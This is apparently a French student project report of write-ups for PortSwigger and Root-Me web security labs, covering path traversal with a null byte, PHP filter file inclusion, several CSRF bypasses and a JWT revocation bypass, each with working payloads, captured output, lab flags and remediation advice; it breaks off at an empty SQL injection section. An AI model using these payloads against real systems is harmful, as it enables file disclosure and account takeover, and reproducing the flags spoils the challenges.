

# CHALLENGES\_RAPPORT

## Rapport des Challenges de Sécurité Web

**Projet :** Sécurité du Web - Projet Final

**Membres du groupe :**

- NGUYEN Duy Anh
  - PHAM Tung Duong
  - AMARA Bilal
- 

### Challenge 1: File Path Traversal - Null Byte Bypass

**URL :** <https://portswigger.net/web-security/file-path-traversal/lab-validate-file-extension-null-byte-bypass>

#### Étapes de découverte de la vulnérabilité

Intercepter avec Burp Suite une requête de chargement d'image sur l'application.

- Exemple observé :

GET /image?filename=48.jpg HTTP/1.1 (voir capture Burp).

- Remarquer que le nom de fichier est entièrement contrôlable via le paramètre `filename` dans l'URL.
- Tester un path traversal simple en modifiant le paramètre dans Burp Repeater :
  - `filename=../../../../etc/passwd`
  - Constat : la requête échoue ou renvoie « No such file » → il y a un filtrage.
- Déduire (en lisant la description du lab / en observant le comportement) que l'application  **valide l'extension du fichier** (elle exige une image `.jpg` / `.png` ).
- Tester alors un contournement par **null byte injection** :
  - Ajouter une séquence de traversée de répertoires + fichier sensible + `%00` + extension attendue.

- Envoyer la requête modifiée en Repeater et constater que la réponse contient le contenu du fichier `/etc/passwd`.
- Vulnérabilité confirmée : **file path traversal + contournement de la validation d'extension via null byte ( %00 )**

## Payload utilisé

```
GET /image?filename=../../etc/passwd%00.jpg
```

## Screenshot

GET /image?filename=48.jpg HTTP/1.1

Challenge 1 - Screenshot 1

```
Request
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd%00.jpg HTTP/2
2 Host: oab800700499bd48808676d500f00082.web-security-academy.net
3 Cookie: sessionId=FGNT72d67Y0Q0qnmjhT1NMGfQ
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*,Accept-Language:fr,Accept-Encoding:gzip, deflate, br
6 Accept-Charset: utf-8,*;q=0.5
7 Accept-Language: en-US,en;q=0.5
8 Referer: https://oab800700499bd48808676d500f00082.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u+5
13 Tern-trailers
14
15

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:root:root:/bin/bash
7 daemon:x:1:daemon:/usr/sbin/nologin
8 bin:x:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:sys:/usr/bin:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:601:games:/usr/games:/usr/sbin/nologin
12 man:x:6:4:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/var/run/urxvtproxy:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
21 list:x:38:8:Mailing List Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnutls:x:65534:65534:gnutls Network Security Library:/var/lib/gnats:/usr/sbin/nologin
24 apt:x:100:65534:nonexistent:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 peter:x:12001:12001:/home/peter:/bin/bash
27 user:x:120001:120001:/home/user:/bin/bash
28 elmer:x:120001:120001:/home/elmer:/bin/bash
29 elmer:x:120001:120001:/home/elmer:/bin/bash
30 messagebus:x:101:101:/nonexistent:/nonexistent:/sbin/nologin
31 dnsnsq:x:102:65534:dnnsq,,,:/var/lib/msc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Timesync Service:/run/systemd:/usr/sbin/nologin
33 libsystemd-dispatcher:x:104:104:libsystemd-dispatcher:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:105:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:mysql Server,,,:/nonexistent:/bin/false
36 postgresql:x:107:108:PostgreSQL Server,,,:/var/lib/pgsql:/bin/bash
37 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
38 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
39 mongod:x:110:117:/var/lib/mongo:/usr/sbin/nologin
40 cupsd:x:111:118:cups,cups-ssl,,,:/var/lib/cups:/usr/sbin/nologin
41 cups-pk-helper:x:112:119:user for cups-pk-helper
42 service,,,:/home/cups-pk-helper:/usr/sbin/nologin
43 cupsd-x:113:120:cupsd-x,,,:/var/lib/cupsd-x:/usr/sbin/nologin
44 saned:x:114:122:/var/lib/saned:/usr/sbin/nologin
45 colord:x:115:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
46 pulse:x:116:124:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
47 gdm:x:117:126:GNOME Display Manager:/var/lib/gdm3:/bin/false
48

Done
Event log (2) * All issues
2,410 bytes | 92 millis
Memory: 161.7MB | Disabled
```

Challenge 1 - Screenshot 2

## Lab: File path traversal, validation of file extension with null byte bypass

PRACTITIONER

△ LAB

✓ Solved



This lab contains a path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

Challenge 1

Screenshot 3

## Recommandations de sécurité

Vulnérabilité	Mesures de sécurité recommandées	Références
<b>File path traversal via paramètre <code>filename</code> (null byte bypass) :</b> l'application concatène directement un nom de fichier fourni par l'utilisateur avec un chemin local, en ne vérifiant que l'extension. Un attaquant peut utiliser des séquences <code>..</code> et un null byte pour lire des fichiers arbitraires (ex. <code>/etc/passwd</code> ).	<p><b>1. Ne pas utiliser directement les chemins fournis par l'utilisateur :</b>            Préférer des IDs/aliases côté client et faire la résolution vers un fichier interne côté serveur (ex. <code>id=123</code> → <code>images/123.png</code>).</p> <p><b>2. Validation stricte en whitelist :</b>            • Restreindre le paramètre à une liste de valeurs connues ou à des patterns sûrs (alphanumérique + underscore, pas de <code>/</code>, <code>\</code>, <code>.</code> répétés, ni <code>%00</code>).            • Rejeter toute présence de séquences de traversée (<code>..</code>, <code>..\</code>) et de caractères de contrôle (dont <code>\x00</code>).  <u>(PortSwigger)</u></p> <p><b>3. Canonicaliser et vérifier le chemin :</b>            • Construire le chemin avec un répertoire de base fixe (<code>BASE_DIR</code>) puis canonicaliser (<code>getCanonicalPath</code>, etc.).            • Vérifier que le chemin canonicalisé commence bien par <code>BASE_DIR</code>, sinon refuser la requête. <u>(PortSwigger)</u></p> <p><b>4. Mettre à jour les langages / libs :</b>            Utiliser des versions de runtimes/frameworks qui ne sont plus vulnérables aux injections de null byte dans les API fichiers.</p> <p><b>5. Défense en</b></p>	<ul style="list-style-type: none"> <li>• PortSwigger – <i>Path Traversal</i> (et section « How to prevent a path traversal attack »). (<a href="#">PortSwigger</a>)</li> <li>PortSwigger Lab – <i>File path traversal, validation of file extension with null byte bypass</i>. (<a href="#">PortSwigger</a>)</li> <li>OWASP – <i>Path Traversal / Testing Directory Traversal File Include</i>. (<a href="#">OWASP</a>)</li> </ul>

Vulnérabilité	Mesures de sécurité recommandées	Références
	<b>profondeur :</b> <ul style="list-style-type: none"> <li>• Droits système minimaux pour l'utilisateur du serveur web (pas d'accès aux fichiers système sensibles).</li> <li>• Journaliser et alerter sur les tentatives contenant <code>..</code>, <code>%00</code>, etc.</li> </ul>	

## Challenge 2: PHP Filters

URL : <https://www.root-me.org/fr/Challenges/Web-Serveur/PHP-Filters>

### Étapes de découverte de la vulnérabilité

- J'ai d'abord remplacé la valeur de inc par un wrapper PHP spécial : `php://filter/read=convert.base64-encode/resource=<fichier>` Ce wrapper permet de lire un fichier source PHP encodé en Base64, sans l'exécuter.
- En appliquant ce filtre sur login.php, j'ai obtenu son code source encodé en Base64.
- Après examen, j'ai remarqué que le fichier login.php incluait config.php → j'ai donc appliqué la même technique à ce fichier.
- Une fois le contenu de config.php récupéré, j'ai décodé la sortie Base64 et obtenu les identifiants et le mot de passe admin, ce qui permettait de valider le challenge.


### Payload utilisé

```
http://challenge01.root-me.org/web-serveur/ch12/?inc=php://filter/read=co
nvert.base64-encode/resource=login.php
```

```
http://challenge01.root-me.org/web-serveur/ch12/?inc=php://filter/read=co
nvert.base64-encode/resource=config.php
```

```
echo "PD9waHAKJHVzZXJuYW1lPSJhZG1pbil7CiRwYXNzd29yZD0iREFQd
DIEMm1reTBBUEFGIjsK" | base64 --decode
```

### Screenshot



```
→ ~ echo "PD9waHAKJHVzZXJuYW1lPSJhZG1pbii7CiRwYXNzd29yZD0iREFQdD1EMm1reTBBUEFGIjsK" | base64 --decode
[<?php
$username="admin";
$password="DAPt9D2mky0APAF";
```

Validation

Bien joué, mais vous avez déjà les 25 Points

N'oubliez pas de noter ce challenge en donnant votre avis ;-)

Entrer le mot de passe

envoyer

## Challenge 2 - Screenshot

### Recommandations de sécurisation

**Vulnérabilité :** Local File Inclusion (LFI) avec wrappers PHP

**Mesures de sécurité recommandées :**

- Ne jamais utiliser directement des paramètres utilisateur pour inclure un fichier PHP.
- Éviter de stocker des identifiants sensibles dans des fichiers accessibles.
- Séparer la configuration en dehors de la racine web pour empêcher son téléchargement via LFI.

## Références :

- [OWASP LFI](#)
  - [PortSwigger — File Inclusion](#)
  - [PHP Security — Filesystem Security](#)
- 

## Challenge 3: CSRF - Contournement de jeton

URL : <https://www.root-me.org/fr/Challenges/Web-Client/CSRF-contournement-de-jeton>

### Étapes de découverte de la vulnérabilité

- Après création d'un compte utilisateur, on constate l'existence d'une page *private*, accessible uniquement si le compte a été validé par un administrateur.
- Sur la page *profile*, il est impossible de valider soi-même son compte, car la checkbox « status » est protégée côté client.
- En observant le fonctionnement du site, on remarque que la section *Contact* est lue par un administrateur, ce qui offre une surface exploitable pour une attaque CSRF.
- L'objectif devient alors de fabriquer un formulaire malveillant qui récupère d'abord **le token CSRF de l'admin**, puis l'utilise afin d'envoyer une requête *POST* validant notre propre compte.
- Une fois ce jeton abusivement utilisé, notre compte apparaît comme validé et nous obtenons l'accès à la section *private*, contenant le code final du challenge.

### Payload utilisé

```
<form action="http://challenge01.root-me.org/web-client/ch23/?action=profile" method="post" name="csrf_form" enctype="multipart/form-data">
    <input id="username" type="text" name="username" value="test">
    <input id="status" type="checkbox" name="status" checked>
    <input id="token" type="hidden" name="token" value="" />
    <button type="submit">Submit</button>
</form>

<script>
```

```

xhttp = new XMLHttpRequest();
xhttp.open("GET", "http://challenge01.root-me.org/web-client/ch23/?action=profile", false);
xhttp.send();
token_admin = ( xhttp.responseText.match(/[abcdef0123456789]{32}/));
document.getElementById('token').setAttribute('value', token_admin)
document.csrf_form.submit();
</script>

```

## Screenshot

Contact — test@test.com


Comment

```
<form name="csrf" action="http://challenge01.root-me.org/web-client/ch23/?action=profile" method="post" enctype="multipart/form-data">
    <input type="hidden" name="username" value="test" /> <!--
    Activate account, modify according to actual needs -->
    <input type="hidden" name="status" value="on" /> <!--
    Activation action -->
    <input id="admin-token" type="hidden" name="token" value="" />
```

challenge01.root-me.org/web-client/ch23/index.php?action=private

Contact | Profile | Private | Logout

Good job dude, flag is : Byp4ss\_CSRF\_T0k3n-w1th-XSS



Challenge 3 - Screenshot

## Recommandations de sécurisation

**Vulnérabilité :** Cross-Site Request Forgery (CSRF) avec contournement de token

### Mesures de sécurité recommandées :

- Lier le token CSRF à la **session utilisateur**, pour empêcher qu'un token admin soit réutilisable par un autre utilisateur.
- Ne jamais afficher un token CSRF dans une page consultable par un administrateur via du contenu contrôlé par l'utilisateur.
- Vérifier que les requêtes sensibles proviennent bien de la session associée au token.

### Références :

- [OWASP CSRF Prevention Cheat Sheet](#)
- [CWE-352](#)
- [PortSwigger — CSRF](#)

---

## Challenge 4: CSRF - Token not tied to user session

**URL :** <https://portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-not-tied-to-user-session>

### Étapes de découverte de la vulnérabilité

- **1. Observation du fonctionnement normal**
  - Connexion avec un utilisateur légitime.

- Interception avec Burp Suite de la requête de changement d'e-mail.
- Requête observée (méthode `POST`) vers :
   
`/my-account/change-email`
  
 avec les paramètres : `email=<nouvel_email>` et `csrf=<token_csrf>`.
- **2. Vérification de la présence d'un contrôle CSRF**
  - Rejouer la requête en supprimant totalement le paramètre `csrf`.
  - Résultat : la requête est refusée → l'application **vérifie bien la présence** d'un token CSRF.
- **3. Test de réutilisation du token avec un autre utilisateur**
  - Garder le token CSRF récupéré dans la requête du premier utilisateur (attaquant).
  - Se connecter avec un autre compte (victime) dans un autre navigateur / session.
  - Rejouer la requête de changement d'e-mail en remplaçant le token CSRF du second utilisateur par **le token du premier utilisateur**.
  - Résultat : le changement d'e-mail est accepté.  
 → Le token CSRF est **valide pour plusieurs utilisateurs** et n'est pas lié à la session → vulnérabilité confirmée.
- **4. Construction de l'exploit**
  - Sur l'Exploit Server fourni par le lab, créer une page HTML contenant un formulaire **POST** vers `/my-account/change-email` avec :
    - `email` = adresse contrôlée par l'attaquant,
    - `csrf` = token récupéré depuis le compte attaquant.
  - Ajouter un script qui soumet automatiquement le formulaire à l'ouverture de la page.
  - Stocker l'exploit puis utiliser la fonction "**Deliver exploit to victim**".
  - Lorsque la victime, connectée à l'application, charge cette page, son navigateur envoie automatiquement les cookies de session, et l'action de changement d'e-mail est effectuée à son insu.


## Payload utilisé

```

<html>
  <body>
    <form method="POST"
      action="https://<lab>.web-security-academy.net/my-account/change-email">
      <input type="hidden" name="email" value="hacked@evil.test" />
      <input type="hidden" name="csrf"
        value="WGdNotpluKEVkjvlu6G3bJ3TzU4YHp" />
      <input type="submit" value="Submit" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>

```

## Screenshot



Challenge 4 - Screenshot

## Recommandations de sécurisation

Vulnérabilité	Mesures de sécurité recommandées	Références
<p><b>CSRF – Token non lié à la session utilisateur</b> : le serveur accepte n'importe quel token CSRF valide, même s'il a été généré pour une autre session / un autre utilisateur. Un attaquant peut récupérer un token avec son propre compte et l'utiliser pour forcer des actions sur le compte de la victime.</p>	<p><b>1. Lier le token CSRF à la session / à l'utilisateur</b> :• Stocker côté serveur le token dans la session et vérifier qu'il correspond à celui reçu dans la requête. • Régénérer régulièrement les tokens (par session ou par requête critique).</p> <p><b>2. Utiliser un schéma de token robuste</b> :• Token aléatoire cryptographiquement fort, non prévisible, unique par utilisateur et/ou par formulaire sensible.</p> <p><b>3. Compléter par d'autres protections CSRF</b> :• Activer <code>SameSite=Lax</code> ou <code>SameSite=Strict</code> sur les cookies de session lorsque c'est possible. • Vérifier l'en-tête <code>Origin</code> ou <code>Referer</code> pour les requêtes sensibles et refuser les requêtes provenant de domaines externes.</p> <p><b>4. Renforcer les actions sensibles</b> :• Exiger la saisie du mot de passe actuel ou une seconde étape d'authentification pour les changements critiques (e-mail, mot de passe, etc.).</p> <p><b>5. Utiliser les protections intégrées des frameworks</b> :• Activer les mécanismes CSRF fournis nativement par le framework (Django, Spring, Laravel, etc.) et configurer correctement l'association token/session.</p>	<ul style="list-style-type: none"> <li>• PortSwigger – <i>Cross-site request forgery (CSRF)</i> et labs liés. • OWASP – <i>Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet</i>.</li> </ul>

## Challenge 5: CSRF - Referer validation depends on header being present

URL : <https://portswigger.net/web-security/csrf/bypassing-referer-based-defenses/lab-referer-validation-depends-on-header-being-present>

### Étapes de découverte de la vulnérabilité

1. Aller dans la page Account pour login avec les infos wiener:peter
2. Aller dans exploit server et change body
3. Click view exploit et c'est bien changer
4. Click deliver et c'est bon

## Payload utilisé

```
<html>
<head>
<meta name="referrer" content="no-referrer">
</head>
<body>
<form action="https://0afe009203c1f0c180b50376007e00ca.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="hacker@evil.com">
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

## Screenshot

### Lab: CSRF where Referer validation depends on header being present



#### Challenge 5 - Screenshot

### Recommandations de sécurisation

**Vulnérabilité :** Validation Referer insuffisante (validation uniquement si présent) :

La vulnérabilité réside dans le fait que le serveur autorise les requêtes de changement d'e-mail si l'en-tête `Referer` n'est pas fourni, même s'il est configuré pour valider cet en-tête en temps normal. L'attaquant a exploité cela en utilisant l'élément HTML `<meta name="referrer" content="no-referrer">` pour supprimer l'en-tête `Referer` de la requête, contournant ainsi la vérification.

### Mesures de sécurité recommandées :

- **Implémenter des jetons (Tokens) Anti-CSRF Synchronizer (Recommandation Principale) :**
  - Le serveur doit générer un jeton unique et imprévisible (Token Anti-CSRF) et l'inclure dans les formulaires et dans le cookie de la session utilisateur.
  - Pour toute requête d'état modifiable (POST, PUT, DELETE), le serveur doit vérifier que le jeton soumis dans le corps de la requête correspond au jeton dans le cookie.
  - C'est la défense standard la plus efficace contre le CSRF, car un attaquant ne peut pas lire le jeton depuis le cookie du navigateur ni le prédire.
- **Utiliser l'attribut SameSite pour les Cookies de Session :**
  - Configurer l'attribut `SameSite=Strict` ou `SameSite=Lax` sur les cookies de session critiques.
  - Avec `Strict`, le cookie n'est jamais envoyé dans une requête inter-site, bloquant efficacement le CSRF.
  - Avec `Lax`, le cookie est envoyé uniquement lors de la navigation de niveau supérieur (liens, par exemple) avec des méthodes sûres (GET), mais pas lors des requêtes POST de formulaire inter-site.
- **Renforcer la Validation de l'En-tête `Referer` (Correctif pour la vulnérabilité actuelle) :**
  - Le serveur **doit rejeter toute requête** de modification d'état (POST) si l'en-tête `Referer` est **absent**.
  - Si l'en-tête `Referer` est présent, le serveur doit toujours valider qu'il appartient à une origine de confiance (l'URL du site lui-même, y compris le protocole et le port) et non simplement qu'il est présent.

## Références :

- **OWASP CSRF Prevention Cheat Sheet** : Pour des directives complètes sur la prévention du CSRF.
- **Mozilla Developer Network (MDN)** : Pour la documentation sur les attributs de cookie `SameSite`.
- **PortSwigger Web Security Academy** : Le laboratoire que vous avez effectué pour la preuve de concept.

## Challenge 6: JWT - Jeton révoqué

URL : <https://www.root-me.org/fr/Challenges/Web-Serveur/JWT-Jeton-revoque>

### Étapes de découverte de la vulnérabilité

- Le challenge fournit directement le code backend, ce qui permet de comprendre le fonctionnement de l'authentification.
- Deux pages sont disponibles :
  - une page *login* renvoyant un JWT après identification (credentials admin accessibles),
  - une page *admin* protégée par la validation du JWT.
- Après connexion, le serveur ajoute automatiquement le JWT reçu dans une **blacklist**, empêchant sa réutilisation.
- Le token est signé en Base64URL, mais la vérification côté serveur utilise une comparaison trop permissive.
- En modifiant manuellement un caractère de la signature ( → + ), on force une conversion Base64 classique au lieu de Base64URL.

Les deux valeurs sont considérées équivalentes lors de la décodification, mais la chaîne modifiée **ne correspond plus exactement** à celle présente dans la blacklist.

- Résultat : le backend considère le JWT comme valide et non révoqué, ce qui permet d'accéder à la page *admin*.

### Payload utilisé

La modification manuelle du - en +

### Screenshot

```
(bilal㉿kali)-[~]
$ curl -i -X POST "http://challenge01.root-me.org/web-serveur/ch63/login" \
-H "Content-Type: application/json" \
-d '{"username":"admin","password":"admin"}'

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 02 Dec 2025 11:14:21 GMT
Content-Type: application/json
Content-Length: 296
Connection: keep-alive

{"access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3NjQ2NzQwNjEsIm5iZiI6MTc2NDY3NDA2MSwanRpIjoiNTgzzTMyYTktZjBiNy00ZjNllWEzOTktNTk3ZDVLYWNiYTJlIiwiZXhwIjoxNzY0Njc0MjQxLCJpZGVudGl0eSI6ImFkbWluIiwiZnJlc2giOmZhbHNlLCJ0eXBBIjoiYWNjZXNzIn0.oFIEmm4vLhXt2zIwXCUHYsS0NoFQ4bhtP7g89ih7hI"}
```

```
(bilal㉿kali)-[~]
$ curl -i -X GET "http://challenge01.root-me.org/web-serveur/ch63/admin" \
-H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3NjQ2NzQxOTEsIm5iZiI6MTc2NDY3NDE5MSwanRpIjoiOTNiYTAYODgtNTJlZC00NmU5LWE4M2QtYTk40DcxNzc5NTljIiwiZXhwIjoxNzY0Njc0MzcxLCJpZGVudGl0eSI6ImFkbWluIiwiZnJlc2giOmZhbHNlLCJ0eXBBIjoiYWNjZXNzIn0.KDLxUIRArMBcI4IEkXT+nke0IW8AJrfPqXaXqRxSgsKs"

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 02 Dec 2025 11:17:18 GMT
Content-Type: application/json
Content-Length: 80
Connection: keep-alive

{"Congratzzzz!!!_flag": "Do_n0t_r3v0ke_3nc0d3dTokenz_Mam3ne-U$3_th3_JTI_f1eld"}

(bilal㉿kali)-[~]
```

Validation

Bien joué, vous remportez 25 Points

N'oubliez pas de noter ce challenge en donnant votre avis ;-)

Twitter
twitez le !

Entrer le mot de passe

envoyer

## Challenge 6 - Screenshot

### Recommandations de sécurisation

**Vulnérabilité :** Absence de validation de révocation des JWT

**Mesures de sécurité recommandées :**

- Normaliser systématiquement **Base64URL** avant comparaison afin d'éviter les

valeurs ( - / + , \_ / / ).

- Comparer les signatures JWT **exactement** telles qu'émises, sans conversion implicite.
- Utiliser un champ `jti` (JWT ID) unique par token et vérifier ce `jti` dans la blacklist plutôt que la signature brute.

#### Références :

- [OWASP JWT Cheat Sheet](#)
- [DataTracker](#)

## Challenge 7: SQL Injection - Error

URL : <https://www.root-me.org/fr/Challenges/Web-Serveur/SQL-injection-Error>



